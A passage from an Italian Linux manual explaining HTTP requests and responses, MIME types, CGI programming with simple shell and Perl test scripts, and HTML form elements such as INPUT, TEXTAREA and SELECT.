[Invio]
```

Appena si invia una riga vuota, il servente intende che la richiesta è terminata e risponde:

```
HTTP/1.1 200 OK
Date: Tue, 27 Jan 1998 17:44:46 GMT
Server: Apache/1.2.4
```

```
Last-Modified: Tue, 30 Dec 1997 21:07:24 GMT
ETag: "6b003-792-34a9628c"
Content-Length: 1938
Accept-Ranges: bytes
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
 <HEAD>
  <TITLE>Test Page for Linux's Apache Installation</TITLE>
 </HEAD>
 <BODY
  BGCOLOR="#FFFFFF"
  TEXT="#000000"
  LINK="#0000FF"
  VLINK="#000080"
  ALINK="#FF0000"
 >
  <H1 ALIGN="CENTER">It Worked!</H1>
  <P>
  If you can see this, it means that the installation of the
  <A
   HREF="http://www.apache.org/"
  >Apache</A>
  software on this Linux system was successful. You may now
  add content to this directory and replace this page.
  </P>
...
...
 </BODY>
</HTML>
Connection closed by foreign host.
```

Come già accennato, il messaggio restituito dal servente è

composto da un'intestazione in cui l'informazione più importante è il tipo di messaggio allegato, cioè in questo caso '**`Content-Type: text/html`**', seguita da una riga vuota e quindi dall'oggetto richiesto, cioè il file '`index.html`'.

Al termine della ricezione dell'oggetto richiesto, la connessione ha termine. Lo si può osservare dal messaggio dato da '**`telnet`**': '**`Connection closed by foreign host`**'.

Il lavoro di un programma cliente è tutto qui: inviare richieste al servente HTTP, ricevere le risposte e gestire i dati, possibilmente visualizzandoli o mettendo comunque l'utente in grado di fruirne.

40.3.2 Tipi MIME

«

MIME è una codifica standard per definire il trasferimento di documenti multimediali attraverso la rete. L'acronimo sta per *Multipurpose Internet mail extentions* e la sua origine è appunto legata ai trasferimenti di dati allegati ai messaggi di posta, come il nome lascia intendere.

Il protocollo HTTP utilizza lo stesso standard e con questo il programma servente informa il programma cliente del tipo di oggetto che gli viene inviato. Nello stesso modo, il programma cliente, all'atto della richiesta di una risorsa, informa il servente dei tipi MIME che è in grado di gestire.

Il servente HTTP, per poter comunicare il tipo MIME al cliente, deve avere un modo per riconoscere la natura degli oggetti che costituiscono le risorse accessibili. Questo modo è dato solitamente dall'estensione, per cui, la stessa scelta dell'estensione per i file accessibili attraverso il protocollo HTTP è praticamente obbligatoria, ovvero, dipende dalla configurazione dei tipi MIME.

Tabella 40.34. Alcuni tipi MIME con le possibili estensioni.

Tipo MIME	Estensioni	Descrizione
application/postscript	ps eps	PostScript.
application/rtf	rtf	Rich Text Format.
application/x-tex	tex	Documento TeX/LaTeX.
audio/basic	au snd	File audio.
audio/x-wav	wav	File audio.
image/gif	gif	Immagine GIF.
image/jpeg	jpeg jpg	Immagine JPEG.
image/tiff	tiff tif	Immagine TIFF.
image/x-xwindowdump	xwd	Immagine X Window Dump.
text/html	html htm	Testo composto in HTML.
text/plain	txt	Testo puro.
video/mpeg	mpeg mpg mpe	Animazione MPEG.
video/quicktime	qt mov	Animazione Quicktime.

40.3.3 Campi di richiesta

Come si è visto dagli esempi mostrati precedentemente, la richiesta fatta dal programma cliente è composta da una prima riga in cui si dichiara il tipo, la risorsa desiderata e la versione del protocollo.

```
GET /index.html HTTP/1.0
```

Di seguito vengono indicati una serie di campi, più o meno facoltativi. Questi campi sono costituiti da un nome seguito da due punti (‘`:`’), da uno spazio e dall’informazione che gli si vuole abbinare.

Campo «Accept»

Una o più righe contenenti un campo ‘**`Accept`**’ possono essere

incluse per indicare i tipi MIME che il cliente è in grado di gestire (cioè di ricevere). Se non viene indicato alcun campo '**Accept**', si intende che siano accettati almeno i tipi '**text/plain**' e '**text/html**'.

I tipi MIME sono organizzati attraverso due parole chiave separate da una barra obliqua. In pratica si distingue un tipo e un sottotipo MIME. È possibile indicare un gruppo di tipi MIME mettendo un asterisco al posto di una o di entrambe le parole chiave, in modo da selezionare tutto il gruppo relativo. Per esempio,

```
Accept: */*
```

rappresenta tutti i tipi MIME;

```
Accept: text/*
```

rappresenta tutti i sottotipi MIME che appartengono al tipo '**text**'; mentre

```
Accept: audio/basic
```

rappresenta un tipo e un sottotipo MIME particolare.

Campo «User-Agent»

Il campo '**User-Agent**' permette di informare il servente sul nome e sulla versione dell'applicativo particolare che svolge la funzione di cliente. Per convenzione, il nome di questo è seguito da una barra obliqua e dal numero della versione. Tutto quello che dovesse seguire sono solo informazioni addizionali per le quali non è stabilita una forma precisa. Per esempio, nel caso di Mozilla, si potrebbe avere un'indicazione del tipo seguente:

```
User-Agent: Mozilla/4.04 [en] (X11; I; Linux 2.0.32 i586)
```

40.3.4 Campi di risposta

La risposta del servente HTTP a una richiesta del programma cliente si compone di un'intestazione seguita eventualmente da un allegato, il quale costituisce la risorsa a cui il cliente voleva accedere. L'intestazione è separata dall'allegato da una riga vuota.

La prima riga è costituita dal codice di stato della risposta. Nella migliore delle ipotesi dovrebbe presentarsi come nell'esempio seguente:

```
HTTP/1.0 200 OK
```

Tabella 40.41. Alcuni codici di stato utilizzati più frequentemente.

Codice	Descrizione	Codice	Descrizione
200	OK	201	Creato.
202	Accettato.	204	Nessun contenuto.
300	Scelte multiple.	301	Spostato in modo permanente.
302	Spostato temporaneamente.	304	Non modificato.
400	Richiesta errata.	401	Non autorizzato.
403	Proibito.	404	Non trovato.
500	Errore interno del servente HTTP.	501	Servizio non realizzato (non disponibile).
502	Gateway errato.	503	Servizio non disponibile.

Il resto dell'intestazione è composto da campi, simili a quelli utilizzati per le richieste dei programmi clienti.

Campo «Allow»

Il campo '**`Allow`**' viene utilizzato dal programma servente per informare il programma cliente dei metodi che possono essere utilizzati. Viene restituita tale informazione quando il cliente tenta di utilizzare un metodo di richiesta che il servente non è in grado di gestire. Segue un esempio.

```
Allow: GET, HEAD, POST
```

Campo «Content-Length»

Il campo '**`Content-Length`**' indica al programma cliente la dimensione (in byte) dell'allegato. Se viene utilizzato il metodo '**`HEAD`**', con cui non viene restituito alcun allegato, permette di conoscere in anticipo la dimensione della risorsa.

```
Content-Length: 1938
```

Campo «Content-Type»

Il campo '**`Content-Type`**' indica al programma cliente il tipo MIME a cui appartiene la risorsa (allegata o meno). Segue l'esempio più comune.

```
Content-Type: text/html
```

40.4 HTTP e CGI

«

HTTP (*Hypertext transfer protocol*) è un protocollo cliente-servente progettato per gestire documenti ipertestuali e per permettere l'interazione con programmi, detti ***gateway***, attraverso le specifiche CGI (*Common gateway interface*).

L'interfaccia CGI permette quindi di realizzare programmi che interagiscono con gli utenti attraverso il protocollo HTTP. La figura 40.45 illustra il meccanismo.

Figura 40.45. Schema del collegamento fisico e ideale tra le varie parti di una connessione HTTP-CGI.



I programmi *gateway*, detti anche *cgi-bin* o più semplicemente CGI, possono essere realizzati con qualunque linguaggio, purché siano in grado di interagire attraverso le specifiche del protocollo CGI.

40.4.1 URI e query

Vale la pena di richiamare brevemente alcuni concetti riferiti agli URI per ciò che riguarda in particolare la gestione interattiva che si vuole descrivere in questo capitolo (si veda eventualmente la sezione 54.1). Il formato di un URI potrebbe essere definito secondo lo schema seguente:

protocollo ***indirizzo_della_risorsa*** [***dati_aggiuntivi***]

Alcuni tipi di protocolli sono in grado di gestire dei dati aggiuntivi in coda all'indirizzo della risorsa. Nel caso del protocollo HTTP combinato con CGI, può trattarsi di ***richieste*** o di ***percorsi aggiuntivi***.

Quando un URI comprende anche una stringa di richiesta (*query*), questa viene distinta dall'indirizzo della risorsa attraverso un punto interrogativo.[3]

protocollo ***indirizzo_della_risorsa*** ? [***richiesta***]

L'utilizzo di una stringa di richiesta presume che la risorsa sia un programma in grado di utilizzare l'informazione contenuta in tale stringa. Segue un esempio banale di un URI contenente una richiesta:

http://www.brot.dg/cgi-bin/saluti.pl?buongiorno

Quando l'indirizzo della risorsa di un URI fa riferimento a un programma, questo può ricevere un'informazione aggiuntiva legata a un file o a una directory particolare. Si ottiene questo aggiungendo l'indicazione del percorso che identifica questo file o questa directory.

protocollo ***indirizzo_della_risorsa*** [***percorso_aggiuntivo***]

Segue un esempio banale di un URI, completo dell'indicazione di un percorso:

http://www.brot.dg/cgi-bin/elabora.pl/archivio.doc

Quando un simbolo di quelli non utilizzabili deve essere indicato

ugualmente da qualche parte dell'URI, facendogli perdere il significato speciale che questo potrebbe avere altrimenti, si può convertire utilizzando la notazione '**%*hh***'. La sigla ***hh*** rappresenta una coppia di cifre esadecimali. A questa regola fa eccezione lo spazio che viene codificato normalmente con il segno '**+**', ma non in tutte le occasioni.

Generalmente, per gli indirizzi URI normali non c'è la necessità di preoccuparsi di questo problema, quindi, l'utilizzo di simboli particolari riguarda prettamente la costruzione delle richieste, come viene mostrato meglio in seguito.

La tabella 40.46 mostra l'elenco di alcune corrispondenze tra simboli particolari e la codifica alternativa utilizzabile negli URI.

Tabella 40.46. Alcune corrispondenze tra simboli particolari e codifica alternativa utilizzabile negli URI.

Carattere	Codifica	Carattere	Codifica
%	%25	&	%26
+	%2B	/	%2F
=	%3D	~	%7E

40.4.2 Input dell'utente

Il tipo di comunicazione che avviene tra programma cliente e programma servente, descritta in precedenza, è nascosta all'utente, il quale agisce attraverso la richiesta e l'invio di documenti HTML. Si distinguono tre tipi di definizioni da inserire all'interno di documenti HTML che permettono all'utente di inserire dati (nel senso di input): elemento '**ISINDEX**' superato e destinato a essere eliminato dallo standard; attributo '**ISMAP**' delle immagini, ma anche questo superato; elementi '**FORM**'. Considerato che tutto quello che si potrebbe

fare con gli elementi '**ISINDEX**' e gli attributi '**ISMAP**', si può fare con gli elementi '**FORM**' e il loro contenuto, è meglio concentrarsi su questa ultima possibilità.

Gli elementi '**FORM**' consentono genericamente di realizzare dei ***formulari***, ovvero delle maschere o modelli per l'inserimento di dati. Le informazioni fornite dall'utente in questo modo vengono trasmesse nella forma di stringhe che rappresentano l'assegnamento di un valore a una variabile: '***nome=valore***'. I dati inseriti attraverso gli elementi '**FORM**' possono essere trasmessi con una richiesta '**GET**' oppure '**POST**', attraverso l'indicazione opportuna all'interno dello stesso documento HTML che contiene il formulario. La descrizione di questi elementi '**FORM**' viene fatta più avanti.

40.4.3 Primo approccio alla programmazione CGI

«

I programmi *gateway*, o CGI, vengono visti dai clienti come delle risorse normali. Alla chiamata, tali programmi restituiscono, attraverso il servente, un documento HTML. I programmi *gateway* generano del codice HTML e lo emettono attraverso lo standard output, il quale viene intercettato dal servente, il quale a sua volta lo completa inizialmente del codice di stato. In pratica, un programma del genere riceve input in qualche modo attraverso il servente, il quale a sua volta ha ricevuto una richiesta da un cliente, quindi restituisce un documento HTML preceduto da un'intestazione, ma senza la riga di stato.

Un programma CGI banale, potrebbe essere quello che restituisce semplicemente un messaggio composto in HTML, ogni volta che viene eseguito (una copia di questo file dovrebbe essere disponibile anche qui: *allegati/cgi-banale.sh*).

```
#!/bin/sh

echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
echo "<TITLE>Programma CGI banale</TITLE>"
echo "</HEAD>"
echo "<BODY>"
echo "<H1>Programma CGI banale</H1>"
echo "<P>"
echo "Ciao Mondo!"
echo "</P>"
echo "</BODY>"
echo "</HTML>"
```

Supponendo di avere chiamato questo programma '**`cgi-banale.sh`**' e di averlo reso eseguibile, supponendo inoltre che si trovi in una directory che il servente HTTP pubblica come '`http://`***nodo***`/cgi-bin/`' e che il servente HTTP sia anche disposto a eseguirlo in qualità di programma CGI, accedendo all'URI *http://**nodo**/cgi-bin/cgi-banale.sh* si dovrebbe osservare il risultato di questo programma. Se tutto si svolge presso l'elaboratore locale, l'URI diventa *http://localhost/cgi-bin/cgi-banale.sh*.

Figura 40.48. Risultato per l'utente della richiesta di accedere all'URI che punta allo script elementare ('**`cgi-banale.sh`**') che produce solo un output semplice senza interpretare alcun input.



Quando un cliente invia una richiesta di accedere a una risorsa che viene riconosciuta essere un programma *gateway*, il servente esegue questo programma e il suo standard output viene inviato in risposta al cliente, con l'aggiunta del codice di risultato iniziale: la preparazione del resto dell'intestazione è a carico del programma *gateway*. Quando il servente esegue il programma gli può inviare alcuni dati: in forma di argomenti della riga di comando, utilizzando le variabili di ambiente e anche attraverso lo standard input. Dipende dalla modalità della richiesta fatta dal cliente il modo con cui il programma *gateway* riceve i dati dal servente. È sufficiente realizzare uno script in grado di restituire tutti i dati che vengono forniti dal servente al programma *gateway* per comprendere il meccanismo (una copia di questo file dovrebbe essere disponibile anche qui: *allegati/cgi-test.sh*).

```
#!/bin/sh
#
# cgi-test.sh
#
echo "Content-type: text/html"
echo
echo "<HTML>"
```

```
echo "<HEAD>"
echo "<TITLE>Test CGI</TITLE>"
echo "</HEAD>"
echo "<BODY>\n";
echo "<H1>Test CGI</H1>"
echo "<PRE>"
echo "N. argomenti = $#"
echo "Argomenti    = $*"
echo
echo "SERVER_SOFTWARE = $SERVER_SOFTWARE"
echo "SERVER_NAME = $SERVER_NAME"
echo "GATEWAY_INTERFACE = $GATEWAY_INTERFACE"
echo "SERVER_PROTOCOL = $SERVER_PROTOCOL"
echo "SERVER_PORT = $SERVER_PORT"
echo "SERVER_ADMIN = $SERVER_ADMIN"
echo "REQUEST_METHOD = $REQUEST_METHOD"
echo "HTTP_ACCEPT = $HTTP_ACCEPT"
echo "HTTP_USER_AGENT = $HTTP_USER_AGENT"
echo "HTTP_CONNECTION = $HTTP_CONNECTION"
echo "PATH_INFO = $PATH_INFO"
echo "PATH_TRANSLATED = $PATH_TRANSLATED"
echo "SCRIPT_NAME = $SCRIPT_NAME"
echo "QUERY_STRING = $QUERY_STRING"
echo "REMOTE_HOST = $REMOTE_HOST"
echo "REMOTE_ADDR = $REMOTE_ADDR"
echo "REMOTE_USER = $REMOTE_USER"
echo "AUTH_TYPE = $AUTH_TYPE"
echo "CONTENT_TYPE = $CONTENT_TYPE"
echo "CONTENT_LENGTH = $CONTENT_LENGTH"
echo
echo "Standard input:"
cat
echo "</PRE>"
echo "</BODY>"
```

```
echo "</HTML>"
```

Figura 40.50. Richiamando lo script '**cgi-test.sh**' attraverso un URI, senza l'indicazione di alcuna stringa di richiesta, si ottiene lo stato delle variabili di ambiente fornite allo script stesso.



Eventualmente si può realizzare un altro programma, in Perl, che compie praticamente le stesse operazioni, ma in modo più preciso (una copia di questo file dovrebbe essere disponibile anche qui: *allegati/cgi-test.pl*).

```
#!/usr/bin/perl
#
# cgi-test.pl
#
print STDOUT ("Content-type: text/html\n");
print STDOUT ("\n");
print STDOUT ("<HTML>\n");
print STDOUT ("<HEAD>\n");
print STDOUT ("<TITLE>Test CGI</TITLE>\n");
print STDOUT ("</HEAD>\n");
print STDOUT ("<BODY>\n");
print STDOUT ("<H1>Test CGI</H1>\n");
print STDOUT ("<PRE>\n");
print STDOUT ("N. argomenti = $#ARGV\n");
print STDOUT ("Argomenti    = @ARGV\n");
print STDOUT ("\n");
#
foreach $var_amb (keys %ENV)
  {
    print STDOUT ("$var_amb = $ENV{$var_amb}\n");
  }
#
print STDOUT ("\n");
print STDOUT ("Standard input:");
#
while ($riga = <STDIN>)
  {
    print STDOUT ("$riga");
  }
#
print STDOUT ("</PRE>\n");
print STDOUT ("</BODY>\n");
print STDOUT ("</HTML>\n");
```

40.4.4 Percorso aggiuntivo

«

Esiste un metodo molto semplice per passare a un programma CGI un'informazione costituita da un percorso: quando si richiede un URI che punta a un programma CGI, ma seguito immediatamente e senza separazioni addizionali da un percorso che indichi un file o una directory, il programma CGI viene avviato e riceve questa informazione all'interno di una variabili di ambiente.

Per verificare come funzionano questi «percorsi aggiuntivi», basta usare lo script di verifica '`cgi-test.sh`' (oppure anche '`cgi-test.pl`'), mostrato in precedenza. Richiamando questo script, si può tentare di raggiungere un percorso che non esiste: supponendo di indicare l'URI *http://**nodo**/cgi-bin/cgi-test.sh/ciao/come/stai*, lo script riceve (e mostra) la variabile di ambiente ***PATH_INFO*** con il valore '`/ciao/come/stai`', mentre la variabile ***PATH_TRANSLATED*** contiene la (presunta) traduzione di quel percorso in un percorso reale, corrispondente probabilmente a '***document_root***`/ciao/come/stai`'. Sta poi al programma CGI sapere cosa farsene di questa informazione.

40.4.5 Elementi «FORM»

«

Gli elementi '**`FORM`**' servono a generare per l'utente dei «formulari», ovvero maschere di inserimento dati. L'input ottenuto in questo modo viene assemblato in coppie '***nome=valore***'. È poi compito del programma CGI disassemblare e interpretare tali informazioni.

I formulari degli elementi '**`FORM`**' vengono generati dal programma cliente (cioè dal navigatore) in base alle direttive incontrate all'interno di un documento HTML. Ciò significa che l'apparenza di que-

sti formulari può essere diversa a seconda del programma cliente utilizzato e del sistema operativo.

Il documento HTML contenente formulari di questo tipo, ovviamente, può essere stato predisposto nel servente come file normale, oppure può essere generato dinamicamente da un programma CGI.

```
<FORM …>
    …
    …
</FORM>
```

Un documento HTML può contenere più elementi '**FORM**', purché non siano annidati. L'elemento '**FORM**' può contenere degli attributi che ne definiscono il comportamento generale (ovviamente gli attributi si inseriscono nel marcatore di apertura), mentre all'interno della zona definita dall'elemento '**FORM**' si possono inserire altri elementi di vario genere, il cui scopo è quello di permettere all'utente un tipo particolare di interazione.

40.4.5.1 Attributo «ACTION»

L'attributo '**ACTION**' dell'elemento '**FORM**' specifica l'URI a cui inviare i dati inseriti attraverso il formulario. Deve trattarsi evidentemente dell'indirizzo di un programma CGI in grado di gestirli. Intuitivamente si comprende che questo attributo non può mancare. L'esempio seguente mostra in che modo si possa inserire questo attributo.

```
<FORM ACTION="http://www.brot.dg/cgi-bin/mio_programma.pl" …>
```

40.4.5.2 Attributo «METHOD»

L'attributo '**METHOD**' dell'elemento '**FORM**' specifica il ***metodo*** della richiesta che deve essere fatta dal cliente. Utilizzando un elemento '**FORM**' sono disponibili due tipi: '**GET**' e '**POST**'. L'esempio seguente mostra una situazione in cui si definisce l'utilizzo del metodo '**POST**'.

```
<FORM ACTION="http://www.brot.dg/cgi-bin/mio_programma.pl" METHOD="POST">
```

40.4.6 Elementi dell'ambiente «FORM»

All'interno dell'ambiente delineato dall'elemento '**FORM**', cioè della zona delimitata dai marcatori '**<FORM>**' e '**</FORM>**', si può collocare sia testo normale, sia elementi specifici di questo ambiente. È stato ripetuto più volte che i dati inseriti attraverso questi elementi vengono assemblati in coppie '***nome=valore***'. Quello che manca da sapere è che tali coppie vengono unite successivamente attraverso il simbolo e-commerciale ('**&**'). Gli esempi proposti più avanti mostrano meglio questo comportamento.

Esistono pochi tipi di elementi atti a permettere l'input all'interno dell'ambiente dell'elemento '**FORM**'. Questi cambiano il loro comportamento e l'apparenza a seconda degli attributi che gli vengono indicati. Il tipo di elemento più comune è '**INPUT**':

```
<INPUT NAME=… TYPE=… …>
```

Tutti gli elementi che permettono l'input hanno in comune l'attributo '**NAME**' che è obbligatorio. Le sezioni seguenti mostrano alcuni degli elementi utilizzabili in un formulario.

40.4.6.1 INPUT generico

Si tratta di un elemento che consente l'inserimento di testo normale su una sola riga. Questo elemento non richiede l'indicazione del tipo, attraverso l'attributo '**`TYPE`**'.

Attributo	Descrizione
`size="`***n***`"`	Permette di definire la dimensione in caratteri del campo che si vuole visualizzare.
`maxlength="`***n***`"`	Permette di stabilire un limite massimo alla dimensione, in caratteri, del testo che si può immettere.
`value="`***x***`"`	Permette di definire un valore predefinito che appaia già all'interno del campo.

L'esempio seguente visualizza un campo di 20 caratteri all'interno del quale l'utente deve scrivere il nome di un colore. Nel campo appare già la scritta '**`giallo`**' che può essere modificata o cancellata a piacimento.

```
Inserisci il colore:
<INPUT NAME="colore" SIZE="20" VALUE="giallo">
```

40.4.6.2 INPUT type="password"

Si tratta di un elemento che consente la scrittura di testo normale nascondendone l'inserimento, come avviene di solito quando si introducono le parole d'ordine. Dal momento che, a parte l'oscuramento dell'input, il funzionamento è uguale a quello dei campi di input normali, si possono utilizzare anche gli stessi tipi di attributi. L'esempio seguente visualizza un campo di 20 caratteri all'interno del quale l'utente deve inserire la parola d'ordine richiesta.

```
Inserisci la password: <INPUT TYPE="password" NAME="password-utente" SIZE="20">
```

40.4.6.3 INPUT type="checkbox"

«

Si tratta di un elemento che visualizza una casellina da barrare (casella di spunta). Queste caselline appaiono senza selezione in modo predefinito, a meno che venga utilizzato l'attributo '**`CHECKED`**'. Se la casellina risulta selezionata, viene generata la coppia '***nome=valore***' corrispondente, altrimenti no.

Attributo	Descrizione
`value="`***`x`***`"`	Permette di definire un valore (o una stringa) da restituire nel caso in cui la casellina sia selezionata. Questo attributo è essenziale.
`checked="checked"`	Questo attributo vale in quanto presente o meno, assegnandovi l'unico valore possibile che corrisponde al nome dell'attributo stesso. Se viene inserito nell'elemento, la casellina risulta inizialmente selezionata.

L'esempio seguente visualizza una casellina già barrata inizialmente. Se viene lasciata così, selezionata, questo elemento genera la coppia '**`propaganda=SI`**'.

```
Barrare la casella se si desidera ricevere propaganda:
<INPUT TYPE="checkbox" NAME="propaganda" VALUE="SI"
 CHECKED="checked">
```

40.4.6.4 INPUT type="radio"

«

Si tratta di un elemento che permette la selezione esclusiva di un pulsante all'interno di un gruppo. In pratica, selezionandone uno, si deselezionano gli altri. Rispetto agli elementi visti in precedenza, questo richiede la presenza di più elementi dello stesso tipo, altri-

menti non ci sarebbe da scegliere. Il collegamento che stabilisce che i pulsanti appartengono allo stesso gruppo viene definito dal nome che rimane uguale.

Attributo	Descrizione
`value="`***x***`"`	Permette di definire un valore (o una stringa) da restituire nel caso in cui il bottone risulti selezionato. Questo attributo è essenziale.
`checked="checked"`	Questo attributo vale in quanto presente o meno, assegnandovi l'unico valore possibile che corrisponde al nome dell'attributo stesso. Se viene inserito nell'elemento, il bottone risulta inizialmente selezionato.

L'esempio seguente visualizza tre pulsanti, di cui il primo già selezionato, per la scelta di un tipo di contenitore. I tre bottoni sono collegati insieme perché hanno lo stesso valore associato all'attributo '**`NAME`**'.

```
Selezionare il contenitore dell'elaboratore:
<INPUT TYPE="radio" NAME="contenitore" VALUE="orizzontale" CHECKED="checked">
<INPUT TYPE="radio" NAME="contenitore" VALUE="torre">
<INPUT TYPE="radio" NAME="contenitore" VALUE="minitorre">
```

40.4.6.5 INPUT type="submit"

Questo tipo di elemento visualizza un tasto contenente un'etichetta; selezionandolo si ottiene l'invio dei dati contenuti nel formulario in cui si trova. L'etichetta che appare sul pulsante in modo predefinito dipende dal cliente e potrebbe trattarsi di '**`Submit`**' o qualcosa del genere.

Questo elemento è diverso dagli altri in quanto non è previsto l'uso dell'attributo '**`NAME`**'. Infatti non viene generato alcun dato da

questo, ma solo l'invio dei dati contenuti nell'elemento '**FORM**'.

Attributo	Descrizione
`src="`***uri***`"`	Permette di indicare l'URI di un'immagine da utilizzare come pulsante.
`value="`***x***`"`	Permette di indicare un'etichetta alternativa a quella che verrebbe messa automaticamente dal programma cliente.

L'esempio seguente visualizza un tasto sul quale appare la scritta '**Invia la richiesta**'. Selezionandolo viene inviato il contenuto del formulario.

```
<INPUT TYPE="submit" VALUE="Invia la richiesta">
```

40.4.6.6 INPUT type="image"

«

Si tratta di una sorta di tasto di invio (*submit*) che in più aggiunge le coordinate in cui si trova il puntatore nel momento del clic. In un certo senso assomiglia anche agli elementi con l'attributo '**ISMAP**' descritto prima di affrontare gli elementi '**FORM**'.

Attributo	Descrizione
`src="`***uri***`"`	Permette di indicare l'URI dell'immagine da utilizzare come base. Questo attributo è obbligatorio data la natura dell'elemento.

L'esempio seguente visualizza l'immagine '`immagine.jpg`' e se viene fatto un clic con il puntatore del mouse sulla sua superficie, vengono inviati i dati del formulario, assieme anche alle coordinate relative all'immagine.

```
<INPUT TYPE="image" NAME="immagine" SRC="/immagine.jpg">
```

40.4.6.7 INPUT type="hidden"

Questo tipo di elemento, a prima vista, non ha alcun senso: permette di inserire dei campi nascosti, cosa che serve a generare una coppia '***nome=valore***' fissa.

È già stato chiarito che il protocollo HTTP non ha alcun controllo sullo stato delle transazioni, o meglio, ogni richiesta si conclude con una risposta. In questo modo, è compito del programma CGI mantenere il filo delle operazioni che si stanno svolgendo. Una delle tecniche con cui è possibile ottenere questo risultato è quella di restituire un formulario contenente le informazioni già inserite nelle fasi precedenti.

Ci sono anche altre situazioni in cui i dati nascosti e predefiniti sono utili, ma per il momento è sufficiente tenere a mente che esiste la possibilità.

Attributo	Descrizione
`value="`***x***`"`	Definisce il valore o la stringa nascosti. Tale argomento è obbligatorio per questo tipo di elemento.

L'esempio seguente fa in modo che il formulario contenga anche la coppia '**`nominativo=Tizio`**' che altrimenti, si suppone, renderebbe inutilizzabili gli altri dati inseriti dall'utente.

```
<INPUT TYPE="hidden" NAME="nominativo" VALUE="Tizio">
```

40.4.6.8 Elemento «TEXTAREA»

«

Questo elemento permette all'utente di inserire un testo su più righe. L'interruzione di riga, in questo caso, è fatta utilizzando la sequenza <*CR*><*LF*>. Questo particolare va tenuto presente in fase di programmazione, dal momento che gli ambienti Unix (in particolare i sistemi GNU) utilizzano l'interruzione di riga rappresentata con il solo carattere <*LF*>.

Attributo	Descrizione
`rows="`***n***`"`	Stabilisce il numero di righe dell'area di inserimento.
`cols="`***n***`"`	Stabilisce il numero di colonne dell'area di inserimento.

L'esempio seguente visualizza un'area per l'inserimento di testo su più righe. L'area visibile ha la dimensione di sette righe per 40 colonne e contiene già il testo '**`CIAO!`**' che può essere modificato o sostituito con qualcos'altro.

```
<TEXTAREA NAME="messaggio" ROWS="7" COLS="40" >
CIAO!
</TEXTAREA>
```

40.4.6.9 Elementi «SELECT» e «OPTION»

«

L'elemento '**`SELECT`**' delimita un ambiente attraverso cui si definiscono diverse scelte possibili, che normalmente appaiono in forma di menù a scomparsa. Per questo, oltre a '**`SELECT`**' si devono utilizzare degli elementi '**`OPTION`**' con cui si indicano tali scelte possibili. Va tenuto in considerazione che l'attributo '**`NAME`**' viene indicato nell'elemento '**`SELECT`**' (nel marcatore di apertura).

Attributo di SELECT	Descrizione
`multiple="multiple"`	Questo attributo vale in quanto presente o meno, assegnandovi l'unico valore possibile che corrisponde al nome dell'attributo stesso. Se presente, indica che sono ammissibili selezioni multiple, altrimenti è consentita la scelta di una sola voce.

Attributo di OPTION	Descrizione
`value="`***x***`"`	Definisce il valore (numero o stringa) da abbinare alla scelta eventuale. La stringa che appare all'utente è quella che segue il marcatore '**`OPTION`**' di apertura; se mancasse l'attributo '**`VALUE`**', sarebbe quella stessa stringa a essere restituita in abbinamento al nome definito nel marcatore '**`SELECT`**'.
`selected="selected"`	La presenza di questo attributo, a cui si assegna lo stesso nome dell'attributo, definisce una selezione predefinita.

L'esempio seguente presenta un menù di scelta a scomparsa per la selezione di un colore che poi viene convertito in un codice numerico corrispondente. Il nero, corrispondente allo zero, risulta predefinito.

```
<SELECT NAME="codice-colori">
    <OPTION VALUE="0" SELECTED="selected">Nero
    <OPTION VALUE="1">Marrone
    <OPTION VALUE="2">Rosso
    <OPTION VALUE="3">Arancio
    <OPTION VALUE="4">Giallo
    <OPTION VALUE="5">Verde
    <OPTION VALUE="6">Blu
    <OPTION VALUE="7">Viola
    <OPTION VALUE="8">Grigio
    <OPTION VALUE="9">Bianco
</SELECT>
```

40.4.7 Metodi e variabili

«

Esistono differenze nel modo con cui i programmi CGI ricevono le informazioni dal servente. Il modo fondamentale attraverso cui ciò viene controllato dal programma cliente è la scelta del ***metodo*** della richiesta: '**`GET`**' o '**`POST`**'. Fino a questo punto sono stati visti esempi che utilizzano esclusivamente il metodo '**`GET`**'.

Quando un programma cliente invia una richiesta utilizzando il metodo '**`GET`**' appende all'URI tutte le informazioni aggiuntive necessarie. In pratica, l'URI stesso comprende l'informazione. Per convenzione, la richiesta è distinta dalla parte dell'URI che identifica la risorsa attraverso un punto interrogativo, come nell'esempio seguente, dove la parola '**`ciao`**' è l'informazione aggiuntiva che rappresenta l'input per il programma '**`cgi-test.sh`**':

http://www.brot.dg/cgi-bin/cgi-test.sh?ciao

Il programma CGI riceve la «richiesta», inviata attraverso il metodo '**`GET`**', nella variabile di ambiente '**`QUERY_STRING`**'.

```
http://www.brot.dg/cgi-bin/cgi-test.sh?nome=Pinco&cognome=Pallino&sesso=M
```

L'URI mostrato sopra rappresenta una richiesta proveniente (presumibilmente) da un formulario HTML, per la presenza dei simboli di assegnamento. Come si può osservare, ogni coppia '***nome=valore***' è collegata alla successiva attraverso il simbolo e-commerciale ('**`&`**'). Il metodo '**`GET`**', in quanto aggiunge all'URI la stringa di richiesta, permette all'utente di controllare e di memorizzare il flusso di dati, per esempio attraverso un segnalibro (*bookmark*). In pratica, con la semplice memorizzazione dell'URI, l'utente può riprendere un'operazione di inserimento di dati, senza dover ricominciare tutto dall'inizio. Lo svantaggio nell'utilizzo di tale metodo sta nel fatto che esiste un limite alla dimensione degli URI e di conseguenza anche alla quantità di dati che gli si possono accodare.

Il metodo '**`POST`**' è stato progettato per porre rimedio ai limiti dell'altro metodo. Con questo, i dati dei formulari HTML vengono inviati in modo separato dall'URI, mentre il programma CGI li riceve dal programma servente attraverso lo standard input (invece che dalla variabile di ambiente ***QUERY_STRING***). Sotto questo aspetto, il metodo '**`POST`**' è generalmente preferibile.[4]

Le informazioni recepite da un programma CGI non si limitano alla «richiesta», giunta attraverso la variabile ***QUERY_STRING*** oppure dallo standard input: altre variabili di ambiente sono importanti per completare il contesto di lavoro.

Tabella 40.73. Variabili di ambiente contenenti informazioni sul servente.

Variabile	Descrizione
`SERVER_SOFTWARE`	Il nome e la versione del software utilizzato come servente.
`SERVER_NAME`	Il nome del servente.
`SERVER_PROTOCOL`	Il nome e la versione del protocollo utilizzato dal servente.
`SERVER_PORT`	Il numero della porta di comunicazione utilizzata dal servente.
`GATEWAY_INTERFACE`	Letteralmente, è l'interfaccia *gateway*, ovvero la versione del protocollo CGI utilizzato dal servente.
`PATH_INFO`	Quando l'URI contiene l'indicazione di un percorso aggiuntivo, questa variabile riceve quel percorso.
`PATH_TRANSLATED`	Questa variabile viene utilizzata assieme a ***PATH_INFO***, per indicare il percorso reale nel file system che ospita il servente.
